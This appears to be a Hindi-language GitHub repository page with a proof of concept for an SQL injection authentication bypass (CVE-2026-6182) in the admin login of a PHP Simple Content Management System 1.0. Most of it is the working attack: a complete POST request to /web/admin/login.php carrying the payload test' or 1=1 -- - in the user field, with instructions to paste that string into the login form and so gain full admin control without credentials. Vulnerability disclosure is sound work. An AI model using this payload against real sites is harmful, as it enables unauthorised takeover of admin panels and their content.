 xmyronn/cve-2026-6182-sqli-auth
प्रूफ-ऑफ-कॉन्सेप्ट PHP सिंपल कंटेंट मैनेजमेंट सिस्टम में SQL इंजेक्शन प्रमाणीकरण बायपास के लिए, जो बिना प्रमाणीकरण वाले हमलावरों को तैयार किए गए उपयोगकर्ता पैरामीटर के माध्यम से एडमिन एक्सेस प्राप्त करने की अनुमति देता है।


सिंपल कंटेंट मैनेजमेंट सिस्टम PHP के एडमिन लॉगिन पेज में SQL इंजेक्शन भेद्यता मौजूद है। user पैरामीटर को SQL क्वेरी में पास करने से पहले सैनिटाइज़ नहीं किया जाता है, जिससे एक अनप्रमाणित हमलावर प्रमाणीकरण को बायपास कर पूर्ण एडमिन एक्सेस प्राप्त कर सकता है।
/web/admin/login.phpusercode-projects.org
सिंपल कंटेंट मैनेजमेंट सिस्टम PHP
1.0
POST /web/admin/login.php HTTP/1.1
Host: [target]
Content-Type: application/x-www-form-urlencoded

user=test'+or+1%3D1+--+-&password=test&submit=Login
या बस इसे लॉगिन पेज में जोड़ें

test' or 1=1 -- -

एक अनप्रमाणित रिमोट हमलावर बिना किसी क्रेडेंशियल के एडमिन लॉगिन को पूरी तरह से बायपास कर सकता है, जिससे एडमिन पैनल पर पूर्ण नियंत्रण प्राप्त होता है, जिसमें कंटेंट जोड़ना भी शामिल है।
इमाद अल्वी
